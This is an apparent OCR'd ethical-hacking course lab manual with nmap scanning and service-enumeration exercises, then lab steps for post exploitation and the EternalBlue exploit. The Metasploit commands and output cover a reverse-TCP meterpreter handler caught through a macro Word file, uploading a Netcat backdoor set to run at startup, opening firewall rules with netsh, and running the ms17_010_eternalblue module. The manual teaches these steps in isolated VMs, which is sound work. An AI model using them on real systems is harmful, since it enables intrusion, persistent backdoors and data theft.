


```
10.2.2.255
root@kali:~# nmap -O 10.2.2.237

Starting Nmap 6.47 ( http://nmap.org ) at 2015-12-13 02:00 EST
Nmap scan report for 10.2.2.237
Host is up (0.015s latency).
All 1000 scanned ports on 10.2.2.237 are filtered
Warning: OSScan results may be unreliable because we could not find at least 1 ope
n and 1 closed port
Device type: general purpose
Running: Linux 2.4.X|3.X, Microsoft Windows 7|XP
OS CPE: cpe:/o:linux:linux_kernel:2.4 cpe:/o:linux:linux_kernel:3 cpe:/o:microsoft
:windows_7:::enterprise cpe:/o:microsoft:windows_xp::sp3
OS details: DD-WRT v24-sp2 (Linux 2.4.37), Linux 3.2, Microsoft Windows 7 Enterpri
se, Microsoft Windows XP SP3

OS detection performed. Please report any incorrect results at http://nmap.org/sub
mit/ .
Nmap done: 1 IP address (1 host up) scanned in 67.87 seconds
root@kali:~#
```

Task3: Find out a windows machine from the IP addresses you found out in task 1.

Banner Grabbing/Service Enumeration

Nmap can also help identify services on specific ports, by banner grabbing, and running several enumeration scripts (**-sV** and **–A** parameters).



```
root@kali:~# nmap -sV -sT 10.2.2.201

Starting Nmap 6.47 ( http://nmap.org ) at 2015-12-13 02:08 EST
Nmap scan report for 10.2.2.201
Host is up (1.2s latency).
Not shown: 982 closed ports
PORT      STATE    SERVICE     VERSION
21/tcp    open     ftp         ProFTPD 1.3.1
22/tcp    open     ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
25/tcp    open     smtp        Postfix smtpd
80/tcp    open     http        Apache httpd 2.2.8 ((Ubuntu) DAV/2 mod_fastcgi/2.4.6
PHP/5.2.4-2ubuntu5 with Suhosin-Patch mod_ssl/2.2.8 OpenSSL/0.9.8g)
139/tcp   open     netbios-ssn Samba smbd 3.X (workgroup: ITSECGAMES)
443/tcp   open     ssl/http    Apache httpd 2.2.8 ((Ubuntu) DAV/2 mod_fastcgi/2.4.6
PHP/5.2.4-2ubuntu5 with Suhosin-Patch mod_ssl/2.2.8 OpenSSL/0.9.8g)
445/tcp   open     netbios-ssn Samba smbd 3.X (workgroup: ITSECGAMES)
512/tcp   open     exec        netkit-rsh rexecd
513/tcp   open     login?
514/tcp   open     shell?
666/tcp   open     doom?
1053/tcp filtered remote-as
3306/tcp open     mysql       MySQL 5.0.96-0ubuntu3
5901/tcp open     vnc         VNC (protocol 3.8)
6001/tcp open     X11         (access denied)
8080/tcp open     http        nginx 1.4.0
8443/tcp open     http        nginx 1.4.0
9080/tcp open     http        lighttpd 1.4.19
2 services unrecognized despite returning data. If you know the service/version, pl
ease submit the following fingerprints at http://www.insecure.org/cgi-bin/servicefp
```

Task 4: Answer From the above screenshot.

4.1 Is it possible to telnet to this server? If yes give screenshots

4.2 Is there FTP service running? If yes what is the name and version of the FTP software

4.3 Is there webserver running? If yes what is the name and version of the web server software?

4.4 Is there database server running? If yes what is the name and version of the web server software?


4.5 What other interesting Open port could you find?

4.6 What do you think is the Operating system of this machine?

Vulnerability Scanning using Nmap Scripting Engine (NSE)

The Nmap Scripting Engine (NSE)is a recent addition to Nmap, which allows users to write simple scripts, in order to automate various networking tasks. The scripts include a broad range of utilities, from DNS enumeration scripts, brute force attack scripts, and even vulnerability identification scripts. All NSE scripts can be found in the ***/usr/share/nmap/scripts*** directory.

Task 5: Take screenshot of all the nmap script available in the directory



```
root@kali:~# nmap 10.2.2.201 --script smb-os-discovery.nse

Starting Nmap 6.47 ( http://nmap.org ) at 2015-12-13 02:12 EST
Nmap scan report for 10.2.2.201
Host is up (1.0s latency).
Not shown: 983 closed ports
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
25/tcp   open  smtp
80/tcp   open  http
139/tcp  open  netbios-ssn
443/tcp  open  https
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
666/tcp  open  doom
3306/tcp open  mysql
5901/tcp open  vnc-1
6001/tcp open  X11:1
8080/tcp open  http-proxy
8443/tcp open  https-alt
9080/tcp open  glrpc

Host script results:
| smb-os-discovery:
|   OS: Unix (Samba 3.0.28a)
|   Computer name: bee-box
|   NetBIOS computer name:
|   Domain name:
|   FQDN: bee-box
|_  System time: 2015-12-13T10:12:15+01:00

Nmap done: 1 IP address (1 host up) scanned in 15.80 seconds
root@kali:~#
```

Task 6 : Use the nmap script to search for netbios vulnerability in in any windows machine in the test lab. Give screenshot.

Computer Ethical Hacking

Experiment No. 5

Post Exploitation

1.13. Experiment No. 5: Post Exploitation

Objectives

In this lab, you will perform the following:

1- Create a malicious files using Metasploit

2- Gain shell access to victim machine

3- Upload a backdoor to the victim machine

Overview

Post exploitation basically means the phases of operation once a victim's system has been compromised by the attacker. The value of the compromised system is determined by the value of the actual data stored in it and how an attacker may make use of it for malicious purposes. The concept of post exploitation has risen from this fact only as to how you can use the victim's compromised system's information. This phase actually deals with collecting sensitive information, documenting it, and having an idea of the configuration settings, network interfaces, and other communication channels. These may be used to maintain persistent access to the system as per the attacker's needs.

Requirements:

Two Virtual machines are needed (VMware Player):

1- KALI as an attacker machine
2- Windows as a victim machine

Preparations:

As a start, check that the kali and windows in the same network by checking the IP address of both or by making ping on each other.

Steps:


1. Star kali in the VMware player

2. Check kali for the connection to the internet then use the ifconfig to get the IP address
3. Start Windows in the VMware player.
4. Check windows for the connection to the internet then use the ipconfig to get the IP address
5. Start postgrespl Service on KALI.
6. Then start msfconsole.
7. The attacker now will start its handler waiting until the victim machine open the macro word file and connect to the Attacker machine. Now you should do the steps you did in Exp.4; reverse_ tcp using meterpreter.


Note:

When you set “Lport” value, it should be same as the specified in the macro word file (victim).

8. Exploit and wait until victim machine open the macro word file. Once the macro file opened, the attacker will ask for shell and will obtain CMD.



```
msf exploit(multi/handler) > exploit
```



```
[*] Started reverse TCP handler on 192.168.42.133:666
[*] Sending stage (179779 bytes) to 192.168.42.131
[*] Meterpreter session 1 opened (192.168.42.133:666 -> 192.168.42.131:50692) at 2018-11-11 06:20:02 -05
00

meterpreter > shell
Process 3492 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\User\Documents>
```

9. To upload a file to the victim machine press ctrl+c then writes the command:

   upload ***file path on attacker machine*** ***destination path on victim machine***

10. To download a file from the victim, use this command:

    Download –r ***file path on victim machine*** ***destination path on attacker machine***

11. Create a *Backdoor.txt* file and upload it to the victim machine on the Desktop. Check the windows machine Desktop, Do you find the uploaded file “*Lab7.txt*”?
12. Now on the windows machine, create a file name it *keystroke.txt*.

13. From attacker machine, download “*keystroke.txt*”. Did the download complete successfully? (you should open the file in your Kali machine)

As shown from the previous steps, you can upload and download files from victim machine. How we can benefit from this feature?... let’s assume, if we can upload a backdoor on victim machine and run it, we can obtain critical information (For example: usernames, passwords, sniffing the traffic on victim machine).

Now your task is to upload “*Netcat backdoor*” to the victim machine using Meterpreter. The “*Netcat backdoor*” file locate on the path: **/usr/share/windows-binaries/nc.exe** on your Kali machine.

After upload “Netcat Backdoor”:

1- Make it run once windows start-up and listen on port 445.

2- Alter the system to allow remote connections through the firewall to our “Netcat backdoor”. The Netcat Backdoor should listen on port 445. So once you connect to this port, the port be opened and the connection established successfully.

   Use ***netsh*** command (using meterpreter).

3- Now, you should reboot the victim machine.

4- After that, use the kali terminal and try to connect to the victim machine. You should use the command: ***nc –v Victim Ip Address port number***

What happened? Did you establish a successfully connection to the victim machine?

Computer Ethical Hacking

Experiment No. 6

Eternal-Blue Vulnerability

1.14. Experiment No. 6: Eternal-Blue Vulnerability

Objectives:

1. Use EternalBlue.
2. Implement one of the reverse TCP techniques.
3. Escalate the privilege for the user to System or to admin.

Requirements:

- Virtual machines are needed (VMware Player): KALI and Windows (will be found in the Host Machine). Both machines should be in host only mode.

Preparations:

- As a start check that the kali and windows in the same network by checking the IP address of both or by making ping on each other.

Task 1:

1. Star kali in the VMware player

2. Check kali for the connection to the internet then use the ifconfig to get the IP address

Q1: What is kali IP ? 192.168.254.130

3. Start Windows in the VMware player.

4. Check windows for the connection to the internet then use the ipconfig to get the IP address


Q2: What is Windows IP? 192.168.254.128

5. Before we start we need to check if both are connected at the same network.

On Linux start terminal.


Then write {ping <windows IP>}

If the connection is okay the following will be seen:



```
root@kali:~# ping 192.168.153.129
PING 192.168.153.129 (192.168.153.129) 56(84) bytes of data.
64 bytes from 192.168.153.129: icmp_seq=1 ttl=128 time=0.696 ms
64 bytes from 192.168.153.129: icmp_seq=2 ttl=128 time=0.416 ms
64 bytes from 192.168.153.129: icmp_seq=3 ttl=128 time=0.454 ms
64 bytes from 192.168.153.129: icmp_seq=4 ttl=128 time=0.466 ms
64 bytes from 192.168.153.129: icmp_seq=5 ttl=128 time=0.416 ms
64 bytes from 192.168.153.129: icmp_seq=6 ttl=128 time=0.321 ms
64 bytes from 192.168.153.129: icmp_seq=7 ttl=128 time=0.428 ms
64 bytes from 192.168.153.129: icmp_seq=8 ttl=128 time=0.382 ms
64 bytes from 192.168.153.129: icmp_seq=9 ttl=128 time=0.538 ms
64 bytes from 192.168.153.129: icmp_seq=10 ttl=128 time=0.423 ms
64 bytes from 192.168.153.129: icmp_seq=11 ttl=128 time=0.488 ms
64 bytes from 192.168.153.129: icmp_seq=12 ttl=128 time=0.378 ms
64 bytes from 192.168.153.129: icmp_seq=13 ttl=128 time=0.406 ms
64 bytes from 192.168.153.129: icmp_seq=14 ttl=128 time=0.335 ms
64 bytes from 192.168.153.129: icmp_seq=15 ttl=128 time=0.419 ms
64 bytes from 192.168.153.129: icmp_seq=16 ttl=128 time=0.498 ms
```

6. You need to make a sharing file in the Windows device:
   - Choose or make any file then write click and use properties.
   - from the pop up window choose Sharing → Share



Network File and Folder Sharing

Windows 7 Loader
Shared

Network Path:
\\WIN-GVB0ADVQARG\Users\User\Desktop\Windows 7 Loa

Advanced Sharing


Set custom permissions, create multiple shares, and set other advanced sharing options.

Password Protection

People must have a user account and password for this computer to access shared folders.

To change this setting, use the Network and Sharing Center.

- Write in the pop up window Everyone then press Add



Choose people to share with


Type a name and then click Add, or click the arrow to find someone.

Write Everyone Then Add

Everyone

Name	Permission Level
User	Owner


- After pressing the Add change the permission Level to read/write



Name	Permission Level
Everyone	Read/Write ▾
User	Owner

- Then press share and Done

7. Check if the firewall is still on then turn it off.
   - Write in the search {windows firewall}


Control Panel ▸ System and Security ▸ Windows Firewall

Control Panel Home
Allow a program or feature through Windows Firewall
Change notification settings
Turn Windows Firewall on or off
Restore defaults
Advanced settings
Troubleshoot my network

Help protect your computer with Windows Firewall

Windows Firewall can help prevent hackers or malicious software from gaining access to your computer through the Internet or a network.

How does a firewall help protect my computer?

What are network locations?

Home or work (private) networks — Not Connected


Public networks — Connected

Networks in public places such as airports or coffee shops

Windows Firewall state: On
Incoming connections: Block all connections to programs that are not on the list of allowed programs
Active public networks: Network 3
Notification state: Notify me when Windows Firewall blocks a new program


- Then if it’s on turn it off by from the left side ⍰ Turn windows Firewall on or off ⍰ then make everything off then press okay.
- Now we are ready to start the Attack on windows.

8. Start Service on KALI (service PostgreSQL start)



```
root@kali:~# service postgresql start
```


9. Start metasploit (msfconsole)



```
root@kali:~# msfconsole
```

Task 2:


1. As start we will make an auxiliary for scan the ports



```
msf5 > use auxiliary/scanner/smb/smb_ms17_010
```

Q3: How many ports have been shown and how many of them are open? Ans: 10


2. Now we need to set the victim host (IP address set RHOSTS) you can find the ip of windows using (ipconfig in the cmd command)



```
msf auxiliary(scanner/smb/smb_ms17_010) > set RHOSTS <IP of the windows>
```

3. Then make run


Ls



```
msf auxiliary(scanner/smb/smb_ms17_010) > run

[+] 192.168.42.131:445    - Host is likely VULNERABLE to MS17-010! - Windows 7 H
ome Basic 7601 Service Pack 1 x64 (64-bit)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```


Q4: What is the output of the run can represent?

4. Now we will go to initialize our machine, by using the eternalblue method




```
msf auxiliary(scanner/smb/smb_ms17_010) > use exploit/windows/smb
/ms17_010_eternalblue
```

5. To set the host the victim need to connect to use




```
msf exploit(windows/smb/ms17_010_eternalblue) > set RHOST 192.168.42.131
RHOST => 192.168.42.131
```

6. Exploit



```
msf exploit(windows/smb/ms17_010_eternalblue) > exploit
```

